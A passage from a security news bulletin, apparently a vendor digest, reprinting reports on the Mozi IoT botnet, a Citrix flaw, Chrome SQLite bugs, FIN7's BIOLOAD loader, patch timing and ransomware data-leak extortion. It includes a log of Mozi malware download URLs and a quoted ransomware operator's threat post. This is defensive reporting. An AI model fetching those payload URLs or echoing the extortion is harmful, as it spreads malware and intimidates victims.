Security researchers at 360 Netlab who discovered it and monitored its activities for roughly four months also found that the botnet's main purpose is to be used in DDoS attacks.

The botnet is implemented using a custom extended Distributed Hash Table (DHT) protocol based on the standard one commonly used by torrent clients and other P2P platforms to store node contact info.

This makes it faster to establish the botnet's network without the need to use servers, as well as easier to "hide the valid payload in the vast amount of normal DHT traffic so detection is impossible without proper knowledge," as 360 Netlab found.

Mozi also uses ECDSA384 and the XOR algorithm to assure the integrity and security of the botnet's components and the P2P network.



Mozi botnet (360 Netlab)


Propagation method and targeted devices

The malware uses telnet and exploits for propagation to new vulnerable devices by logging in to any targeted router or CCTV DVR that comes with a weak password, dropping and executing a payload after successfully exploiting unpatched hosts.

Once the malware is loaded on the now compromised device, the newly activated bot will automatically join the Mozi P2P network as a new node.

The next stage of the infection sees the new bot nodes receiving and executing commands from the botnet master, while also searching for and infecting other vulnerable Netgear, D-Link, and Huawei routers to add to the botnet.

"After Mozi establishes the p2p network through the DHT protocol, the config file is synchronized, and the corresponding tasks are started according to the instructions in the config file," the researchers explain.


September 2nd 2019, 00:43:24.161 - December 21st 2019, 00:00:00.000 — by day
@timestamp per day

Time	sip	url
December 20th 2019, 17:48:46.990	116.114.95.253	http://116.114.95.253:36336/Mozi.m
December 20th 2019, 17:48:46.949	116.114.95.253	http://116.114.95.253:36336/Mozi.m
December 20th 2019, 17:17:17.537	120.79.210.221	http://42.237.86.40:34645/Mozi.m
December 20th 2019, 17:17:17.110	120.79.210.221	http://42.237.86.40:34645/Mozi.m
December 20th 2019, 17:06:34.762	46.225.115.163	http://114.253.86.59:7001/Mozi.m
December 20th 2019, 17:04:19.787	46.225.115.163	http://114.253.86.59:7001/Mozi.m
December 20th 2019, 15:35:59.867	111.42.66.56	http://111.42.66.56:48983/Mozi.m
December 20th 2019, 15:35:59.416	111.42.66.56	http://111.42.66.56:48983/Mozi.m

Mozi botnet infection activity (360 Netlab)

To make sure that their botnet is not taken over by other threat actors, Mozi's operators set it up to automatically verify all commands and synced configs sent to the botnet's nodes, with only the ones passing these built-in checks being to be accepted and executed by the nodes.

The main instructions accepted by Mozi nodes are designed to:

- Launch DDoS attacks (this module reuses Gafgyt's attack code, supports HTTP, TCP, UDP, and other attacks);
- Collect and exfiltrate bot info (Bot ID, IP, PORT, filename (full path), gateway, CPU architecture);
- Execute payload from URL;
- Update from the specified URL;
- Execute system or bot custom commands.

As the 360 Netlab researchers found while monitoring Mozi activity since September 03 when they discovered the first sample, these are the ten unpatched devices the malware will attack, infect, and add to the P2P network:

Affected Device	Vulnerability
Eir D1000 Router	Eir D1000 Wireless Router RCI
Vacron NVR devices	Vacron NVR RCE
Devices using the Realtek SDK	CVE-2014-8361
Netgear R7000 and R6400	Netgear cig-bin Command Injection
DGN1000 Netgear routers	Netgear setup.cgi unauthenticated RCE
MVPower DVR	JAWS Webserver unauthenticated shell command execution
Huawei Router HG532	CVE-2017-17215
D-Link Devices	HNAP SoapAction-Header Command Execution
GPON Routers	CVE-2018-10561, CVE-2018-10562
D-Link Devices	UPnP SOAP TelnetD Command Execution
CCTV DVR	CCTV/DVR Remote Code Execution

P2P botnets increasingly more common

P2P botnets like Nugache and Storm (aka Peacomm), Sality P2P, Waledac, Kelihos (aka Hlux), ZeroAccess (aka Sirefef), Miner, and Zeus P2P raised huge armies for their masters since at least the beginning of 2006 but most of them are now extinct.

Others, such as Hajime Hide 'N Seek (aka HNS), are still scanning for vulnerable devices to compromise and zombify one by one.

Hide 'N Seek, for example, grew to over 90,000 devices in just a few days in September 2018, while Hajime 'zombified' around 300,000 infected devices in about six months after being first spotted during the fall of 2016.

Even though P2P botnets are known to be highly resilient against sinkholing attacks designed to disrupt and even shut them down, there are examples such as the ZeroAccess and Kelihos that are vulnerable.

Until more details about Mozi surfaces and gets examined for potential weaknesses, the feasibility of a sinkholing attack against it is anyone's guess. Till then, Mozi has everything it needs to keep harvesting bots if the routers and other devices it targets won't be patched.

Another P2P botnet dubbed Roboto and discovered by the same research team is also scanning the Internet for Linux servers running unpatched Webmin installations since it was first spotted during late-August.

Additional information on the inner workings of this new P2P botnet and malware sample hashes are available at the end of 360 Netlab's Mozi report.

Source: https://www.bleepingcomputer.com/news/security/new-mozi-p2p-botnet-takes-over-netgear-d-link-huawei-routers/

9. Critical Citrix Flaw May Expose Thousands of Firms to Attacks

A newly discovered vulnerability impacting the Citrix Application Delivery Controller (NetScaler ADC) and the Citrix Gateway (NetScaler Gateway) could potentially expose the networks of over 80,000 firms to hacking attacks.

The vulnerability, currently tracked as CVE-2019-19781, could allow remote attackers with access to a company's internal network without requiring authentication.

If successfully exploited, it leads to arbitrary code execution according to Positive Technologies' security expert Mikhail Klyuchnikov who discovered the vulnerability.

80,000 firms potentially exposed

Positive Technologies security experts determined "that at least 80,000 companies in 158 countries are potentially at risk with the top 5 countries being "the United States (the absolute leader, with over 38 percent of all vulnerable organizations), the UK, Germany, the Netherlands, and Australia."

Depending on specific configuration, Citrix applications can be used for connecting to workstations and critical business systems (including ERP). In almost every case, Citrix applications are accessible on the company network perimeter, and are therefore the first to be attacked. - Positive Technologies

While Citrix hasn't yet released new firmware to address this security issue, the company published a set of mitigation measures for standalone systems and clusters as part of this knowledge base article and it strongly recommends impacted customers to apply them as soon as possible.

"Customers should then upgrade all of their vulnerable appliances to a fixed version of the appliance firmware when released," Citrix also says.

To be alerted when updated firmware is available for the affected Citrix products, customers are also advised to subscribe to bulletin alerts here.

Affected products and platforms

According to Citrix, the CVE-2019-19781 vulnerability impacts all supported product versions and all supported platforms:

- Citrix ADC and Citrix Gateway version 13.0 all supported builds
- Citrix ADC and NetScaler Gateway version 12.1 all supported builds
- Citrix ADC and NetScaler Gateway version 12.0 all supported builds
- Citrix ADC and NetScaler Gateway version 11.1 all supported builds
- Citrix NetScaler ADC and NetScaler Gateway version 10.5 all supported builds

"Citrix applications are widely used in corporate networks. This includes their use for providing terminal access of employees to internal company applications from any device via the Internet," Positive Technologies's Director of Security Audit Department Dmitry Serebryannikov said.

"Considering the high risk brought by the discovered vulnerability, and how widespread Citrix software is in the business community, we recommend information security professionals take immediate steps to mitigate the threat."

The data breach

Citrix also experienced a data breach as disclosed in March 2019 by the company's Chief Security Information Officer (CSIO) Stan Black following an alert received from the FBI on March 6, 2019.

In May, Citrix confirmed that the hackers behind the breach infiltrated the company's network and stole the sensitive personal information of both former and current employees while maintaining access within Citrix internal assets for about six months.

"We believe that the cyber criminals may have accessed and or removed information relating to certain individuals who are current and former employees, as well as certain beneficiaries and dependents," Citrix said at the time.

"This information may have included, for example, names, Social Security numbers, and financial information."

The same month, a class action complaint was filed by a Citrix ex-employee for damages suffered following the security breach.

According to the class action complaint filed with the U.S. District Court Southern District of Florida, the causes of action are negligence, violations of the Florida Unfair and Deceptive Trade Practices Act, breach of implied contract, breach of fiduciary duty, and breach of confidence.

Source: https://www.bleepingcomputer.com/news/security/critical-citrix-flaw-may-expose-thousands-of-firms-to-attacks/

10. Google Chrome Affected By Magellan 2.0 Flaws

Researchers have disclosed five recently-patched vulnerabilities in the Google Chrome browser that could be exploited by an attacker to remotely execute code.

The vulnerabilities, dubbed Magellan 2.0 by the Tencent Blade team of researchers who discovered them, exist in the SQLite database management system. SQLite is a lightweight, self-contained database engine utilized widely in browsers, operating systems and mobile phones.

Researchers said that they were able to successfully exploit the Chrome browser leveraging the five vulnerabilities: CVE-2019-13734, CVE-2019-13750, CVE-2019-13751, CVE-2019-13752, CVE-2019-13753. According to their CVE Mitre descriptions, the vulnerabilities could be exploited remotely via a crafted HTML page to launch an array of malicious attacks – allowing attackers to do anything from "bypass defense-in-depth measures" to "obtain potentially sensitive information from process memory."

"Magellan means a group of vulnerabilities we have reported recently," said Tencent researchers in an advisory this week. "If you are using a software that is using SQLite as component (without the latest patch), and it supports external SQL queries… Or, you are using Chrome that is prior to 79.0.3945.79 and it enabled WebSQL, you may be affected."

Due to "responsible vulnerability disclosure process," researchers said they are not disclosing further details of the vulnerability "90 days after the vulnerability report."

The flaw was reported to Google and SQLite on Nov. 16, 2019; on Dec. 11, 2019, Google released the official fixed Chrome version: 79.0.3945.79. Chrome/Chromium browsers prior to version 79.0.3945.79 with WebSQL enabled may be affected, researchers said.

"We have reported all the details of the vulnerability to Google and they have fixed vulnerabilities," said researchers. "If your product uses Chromium, please update to the official stable version 79.0.3945.79. If your product uses SQLite, please update to the newest code commit."

"No need to worry: SQLite and Google have already confirmed and fixed it and we are helping other vendors through it too. We haven't found any proof of wild abuse of Magellan 2.0 and will not disclose any details now. Feel free to contact us if you had any technical questions! https://t.co/3hUro9URWf" ***— Tencent Blade Team (@tencent_blade) December 24, 2019***

Researchers said that they have not yet seen Magellan 2.0 exploited in the wild.

Magellan 2.0 builds on previously-disclosed Magellan flaws, a set of three heap buffer overflow and heap data disclosure vulnerabilities in SQLite (CVE-2018-20346, CVE-2018-20505 CVE-2018-20506). These flaws, discovered in 2018, impact a large number of browsers, IoT devices and smartphones that use the open source Chromium engine.

Source: https://threatpost.com/google-chrome-affected-by-magellan-2-0-flaws/151446/

11. FIN7 Hackers' BIOLOAD Malware Drops Fresher Carbanak Backdoor

Malware researchers have uncovered a new tool used by the financially-motivated cybercriminal group known as FIN7 to load fresher builds of the Carbanak backdoor.

Dubbed BIOLOAD, the malware loader has a low detection rate and shares similarities with BOOSTWRITE, another loader recently identified to be part of FIN7's arsenal.


Abusing legitimate Windows methods

The malware relies on a technique called binary planting that abuses a method used by Windows to search for DLLs required to load into a program. An attacker can thus increase privileges on the system or achieve persistence.

Fortinet's enSilo endpoint security platform blocked malicious payloads in legitimate Windows processes. More precisely, it detected a malicious DLL in FaceFodUninstaller.exe that exists on clean OS installations starting Windows 10 1803.

"What makes this executable even more attractive in the eyes of an attacker is the fact that it is started from a built-in scheduled task named FODCleanupTask, thereby minimizing the footprint on the machine and reducing the chances of detection even further" - Fortinet

The attacker places the malicious WinBio.dll in the "\System32\WinBioPlugIns" folder, which is home of the legitimate DLL 'winbio'.



Name	Type	Size
en-US	File folder	
FaceDetectorResources.dll	Application extens	12,922 KB
FaceFodUninstaller	Application	427 KB
FaceRecognitionEngineAdapter.dll	Application extens	1,519 KB
FaceRecognitionEngineAdapterResource...	Application extens	11,288 KB
FaceRecognitionEngineAdapterResource...	Application extens	136 KB
FaceRecognitionEngineAdapterResource...	Application extens	3,048 KB
FaceRecognitionSensorAdapter.dll	Application extens	276 KB
FaceRecognitionSensorAdapterResource...	Application extens	13,315 KB
FaceRecognitionSensorAdapterVsm.dll	Application extens	312 KB
FaceRecognitionSensorAdapterVsmSecur...	Application extens	190 KB
NUIVoiceWBSAdapters.dll	Application extens	483 KB
WinBio.dll	Application extens	445 KB
winbiosensoradapter.dll	Application extens	34 KB
winbiostorageadapter.dll	Application extens	104 KB

Fortinet found similarities between BIOLOAD and BOOSTWRITE, an in-memory-only dropper previously analyzed by FireEye. This is characteristic to both of them, just like having an encrypted payload DLL embedded.


Similar to newer FIN7 loader

According to Fortinet's analysis, the BIOLOAD samples were compiled in March and July 2019, while BOOSTWRITE's date is from May.

The researchers also noticed some differences. One is that BIOLOAD does not support multiple payloads; another is the use of XOR to decrypt the payload instead of the ChaCha cipher.

Connecting to a remote server for the decryption key also does not happen with BIOLOAD because it is customized for every victim system and derives the decryption key from its name.

Despite the nine-month compilation date, BIOLOAD's detection is largely undetected. At the time of writing, only nine out of 68 antivirus engines on VirusTotal scanning platform recognize the WinBio.dll as malicious.



9 engines detected this file

[illegible]

WinBio.dll

447.00 KB
Size

2019-12-27 03:11:29 UTC

AhnLab-V3	Malware/Win64.Generic.C3610340	Avast	Win64:Malware-gen
AVG	Win64:Malware-gen	Fortinet	W64/Inject.B!tr.spy
Jiangmin	TrojanDropper.Demp.bgx	McAfee	Artemis!ABBA[illegible]
McAfee-GW-Edition	Artemis	Microsoft	Trojan:Win32/Casdet!rfn
Zillya	Dropper.Demp.Win32.2592	Acronis	Undetected

As for the payload dropped on compromised systems, it is a newer version of the Carbanak backdoor, with timestamps from January and April 2019.

A significant change in these samples is that they check for more antivirus solutions running on the infected machines than previous ones, which checked only for Kaspersky, AVG, and TrendMicro.

Based on code similarities, techniques and backdoor used, Fortinet attributes BIOLOAD to the FIN7 cybercrime group. Based on the malware compilation dates and its behavior, the researchers believe that this loader is a precursor of BOOSTWRITE.

The malware identified by the researchers shows that FIN7 is actively developing tools to drop their backdoors. While BIOLOAD was used to load Carbanak on an infected host, the more recent BOOSTWRITE loader was used to also deliver RDFSNIFFER, a remote access tool "to hijack instances of the NCR Aloha Command Center Client application and interact with victim systems via existing legitimate 2FA sessions."

Source: https://www.bleepingcomputer.com/news/security/fin7-hackers-bioload-malware-drops-fresher-carbanak-backdoor/

12. Mean Time to Hardening: The Next-Gen Security Metric

Given that the average time to weaponizing a new bug is seven days, you effectively have 72 hours to harden your systems before you will see new exploits.

On average, it takes an organization 15 times longer to close a vulnerability than it does for attackers to weaponize and exploit one. Seven days to weaponize and 102 days to patch. Let that sink in.

Once a vulnerability is disclosed, it's you against them in a race to either secure or exploit; and it turns out that our adversaries run a sprinter's race to weaponization, while most of us are still running an operational endurance race when it comes to endpoint hardening and applying critical patches.

We've seen this play out in the real world time and time again, and these delays in patching have the ability to cause catastrophic issues. For example, Microsoft patched BlueKeep in the May 2019 Patch Tuesday security fixes, and as of December 2019 there were still over 700,000 machines at risk. Meanwhile a recent Sophos report [PDF] on WannaCry's evolution suggests the patch against the main exploit used in those attacks has not been installed on countless machines – despite being released more than two years ago.

What is holding us back?

For one thing, the endpoint security revolution didn't end with cloud-native endpoint detection and respond (EDR) and the reduction in dwell time. In fact, it has just begun. Clearly, time is the enemy, and declaring war on unacceptable dwell time was the first wave. So, while that is a very important security metric, the next battle starts with radically compressing exposure time. Enter Mean Time to Hardening (MTTH).

Mean Time to Hardening

Given that the average time to weaponization is seven days, with many weaponizations released inside of that window like the infamous Apache Struts vulnerability that took down Equifax, you effectively have 72 hours to harden your systems before you should expect to see new exploit techniques surface**.** When zero-days occur, the best-in-class response window is within 24 hours of disclosure. While this 24-hour threshold is ambitious, it's the pace you'd need to move to realize a pre-incursion defensive effect.

Outside of this threshold, hardening becomes a reactive exercise with little to no pre-incursion value**.** To achieve a defensible outcome, organizations need to focus on the velocity in endpoint hardening. And that's why the 24/72 MTTH threshold is the next benchmark organizations need to achieve, testing and rolling out mitigations in an accelerated, yet methodical manner.

Using MTTH to Accelerate Incident Response

Incident-response thresholds are not necessarily a new concept. CrowdStrike revolutionized the high-water mark for incident responders with the 1/10/60 rule based on observed adversary "breakout Ttme" – given that the most advanced nation-state threat actors move laterally or "break out" from an initial beachhead within two hours on average, that gives defenders one minute to detect, 10 minutes to understand and one hour to contain from the initial incursion point.

This framework is a goal of response we are all working towards in this day and age of larger attack surfaces and increasingly sophisticated threat actors, and organizations that can achieve the 1/10/60 velocity are much more likely to maintain a sustainable advantage over their attackers and stay out of mainstream media headlines.

But what happens before that moment of incursion and the 1/10/60 that follows it? What's does the pre-detection playing field look like and where can we influence outcomes ahead of the incursion event horizon?

The 24/72 MTTH approach is built to support the 1/10/60 which informs the 24/72 in the reverse. 24/72 helps you make sure you're hardening proactively at the speed your business needs and removing all the noise from your detection systems so you can run them more effectively, have more confidence in the alerts, and have your team focus on the sophisticated attacks that are far more critical. Meanwhile, 1/10/60 informs the prioritization of your hardening strategy because you'll understand which threats need your attention first, based on the data you uncover in your EDR investigations.

With the two in place, an organization can prioritize critical action and remediation at scale, and patch vulnerabilities in a timely manner. When the weaponized actions are released, your EDR and, thus, your organization will be better prepared.

Conclusion


Successfully defending your organization largely boils down to a battle of speed with your adversaries, where minutes and even seconds make the difference between containing an incident or becoming the next international data breach headline.

By adopting the 24/72 rule of thumb in making patch updates, you can increase your operational efficiencies while establishing a best practice in patch management that can keep your endpoints better protected from malicious actors. This is an outcome metric that can be measured by executive and tactical teams to achieve a sustainable defensive advantage. Let's turn down the volume on the EDR alerts with an aggressive tune.

Source: https://threatpost.com/mean-time-hardening-next-gen-security-metric/151402/

13. Ransomware Gangs Now Outing Victim Businesses That Don't Pay Up

As if the scourge of ransomware wasn't bad enough already: Several prominent purveyors of ransomware have signaled they plan to start publishing data stolen from victims who refuse to pay up. To make matters worse, one ransomware gang has now created a public Web site identifying recent victim companies that have chosen to rebuild their operations instead of quietly acquiescing to their tormentors.



Represented here companies dont wish to cooperate with us, and trying to hide our successful attack on their resources. Wait for their databases and private papers here. Follow the news!

The message displayed at the top of the Maze Ransomware public shaming site.

Less than 48 hours ago, the cybercriminals behind the Maze Ransomware strain erected a Web site on the public Internet, and it currently lists the company names and corresponding Web sites for eight victims of their malware that have declined to pay a ransom demand.

"Represented here companies dont wish to cooperate with us, and trying to hide our successful attack on their resources," the site explains in broken English. "Wait for their databases and private papers here. Follow the news!"

KrebsOnSecurity was able to verify that at least one of the companies listed on the site indeed recently suffered from a Maze ransomware infestation that has not yet been reported in the news media.

The information disclosed for each Maze victim includes the initial date of infection, several stolen Microsoft Office, text and PDF files, the total volume of files allegedly exfiltrated from victims (measured in Gigabytes), as well as the IP addresses and machine names of the servers infected by Maze.

As shocking as this new development may be to some, it's not like the bad guys haven't warned us this was coming.


"For years, ransomware developers and affiliates have been telling victims that they must pay the ransom or stolen data would be publicly released," said **Lawrence Abrams**, founder of the computer security blog and victim assistance site BleepingComputer.com. "While it has been a well-known secret that ransomware actors snoop through victim's data, and in many cases steal it before the data is encrypted, they never actually carried out their threats of releasing it."

Abrams said that changed at the end of last month, when the crooks behind Maze Ransomware threatened Allied Universal that if they did not pay the ransom, they would release their files. When they did not receive a payment, they released 700MB worth of data on a hacking forum.

"Ransomware attacks are now data breaches," Abrams said.

“Ransomware attacks are now data breaches,” Abrams said. “During ransomware attacks, some threat actors have told companies that they are familiar with internal company secrets after reading the company’s files. Even though this should be considered a data breach, many ransomware victims simply swept it under the rug in the hopes that nobody would ever find out. Now that ransomware operators are releasing victim’s data, this will need to change and companies will have to treat these attacks like data breaches.”

The move by Maze Ransomware comes just days after the cybercriminals responsible for managing the “Sodinokibi/rEvil” ransomware empire posted on a popular dark Web forum that they also plan to start using stolen files and data as public leverage to get victims to pay ransoms.



UNKN
byte
●

Seller
3
21 posts
Registration
04.07.2019 (ID: 94 090)

Posted: yesterday at 14:53 (changed)

If we don’t answer, then it’s not interesting. Or there are no places.

We have opened a separate division, which is engaged in large operations. A week ago, access to **CyrusOne was made.** Judging by the media, they are not going to pay. Very sorry. The "spend 100 million to restore from scratch than 15 to buy” tactics are as effective as Garik Kukold Kharlamov’s excuses. Then you will explain to investors where the benefits are. Each attack is accompanied by a copy of commercial information. In case of refusal of payment - the data will either be sold to competitors or laid out in open sources. **GDPR** . Do not want to pay us - pay x10 times more to the government. No problems.

It is very strange that **cdhfund.com** is still silent. They were also susceptible to attack, all data was copied and encrypted. In case of failure - our actions are indicated above.

Forum post by REvil operator

The leader of the Sodinokibi/rEvil ransomware gang promising to name and shame victims publicly in a recent cybercrime forum post. Image: BleepingComputer.

This is especially ghastly news for companies that may already face steep fines and other penalties for failing to report breaches and safeguard their customers’ data. For example, healthcare providers are required to report ransomware incidents to the U.S. Department of Health and Human Services, which often documents breaches involving lost or stolen healthcare data on its own site.

While these victims may be able to avoid reporting ransomware incidents if they can show forensic evidence demonstrating that patient data was never taken or accessed, sites like the one that Maze Ransomware has now erected could soon dramatically complicate these incidents.

Source: https://krebsonsecurity.com/2019/12/ransomware-gangs-now-outing-victim-businesses-that-dont-pay-up/

If you want to learn more about ASOC and how we can improve your security posture, contact us at: **tbs.sales@telelink.com**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.